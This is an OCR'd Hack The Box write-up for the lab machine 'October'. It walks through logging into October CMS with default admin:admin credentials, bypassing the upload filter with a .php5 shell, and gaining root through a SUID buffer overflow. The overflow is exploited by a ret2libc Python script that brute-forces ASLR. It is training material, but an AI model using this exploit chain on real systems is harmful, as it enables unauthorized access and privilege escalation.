





October

30th October 2017 / Document No D17.100.35

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Hard

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

October is a fairly easy machine to gain an initial foothold on, however it presents a fair challenge for users who have never worked with NX/DEP or ASLR while exploiting buffer overflows.

Skills Required

- Intermediate/advanced Linux knowledge
- Intermediate understanding of buffer overflows
- Intermediate knowledge of Linux memory protection mechanisms


Skills Learned

- Exploiting SUID files
- Exploiting buffer overflows
- Bypassing NX/DEP
- Bypassing ASLR

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only two open services; OpenSSH and an Apache server.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Dirbuster



Dirbuster reveals a **/backend** directory which is used to log in to the administrator panel.


Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193


Exploitation

October CMS

Exploit: https://www.exploit-db.com/exploits/41936/

A quick search reveals the default admin credentials for October CMS are **admin:admin**, and they are valid on the target. According to the above exploit, it is possible to upload a file with a **.php5** extension and it will bypass the filter. From here it is trivial to obtain a shell on the target.





Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum reveals a non-standard SUID binary at **/usr/local/bin/ovrflw**. Passing a large argument to the binary causes a segmentation fault, and it can be assumed that root is obtained by exploiting the buffer overflow.

Checksec shows that NX/DEP is enabled. Checking on the target reveals that ASLR is also enabled. Passing a pattern to the binary in gdb finds that there is 112 bytes before the buffer is overflowed and the EIP is overwritten.

The command **ldd /usr/local/bin/overflw | grep libc** will get the libc address of the binary as well as the path to the libc library. The command **readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system** will get the system offset for libc. The command **strings -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh** will find the address to reference to call /bin/sh.

Using the above information, it is possible to create a script to repeatedly call the binary with a payload in the following format: **JUNK*112 + libcAddress + JUNK*8 + binShAddress**

Refer to **october_bof.py (Appendix A)** to see an example Python script which brute forces the binary to bypass ASLR. Note it may take hundreds if not several thousand attempts to hit the correct address.

```
www-data@october:/tmp$ python writeup.py
Attempts: 10
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nst
atus == __GCONV_FULL_OUTPUT' failed.
Attempts: 20
Attempts: 30
Attempts: 40
# pwd
/tmp
# whoami
root
#
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Appendix A

```
import struct, subprocess

libcBase = 0xb75eb000
systemOffset = 0x00040310
binShOffset = 0x00162bac

libcAddress = struct.pack("<I", libcBase+systemOffset)
exitAddress = struct.pack("<I", 0xd34db33f)
binShAddress = struct.pack("<I", libcBase+binShOffset)

payload = "\x90"*112
payload += libcAddress
payload += exitAddress
payload += binShAddress

i = 0
while True:
    i += 1
    if i%10 == 0:
        print "Attempts: " + str(i)
    subprocess.call(["/usr/local/bin/ovrflw", payload])
```

october_bof.py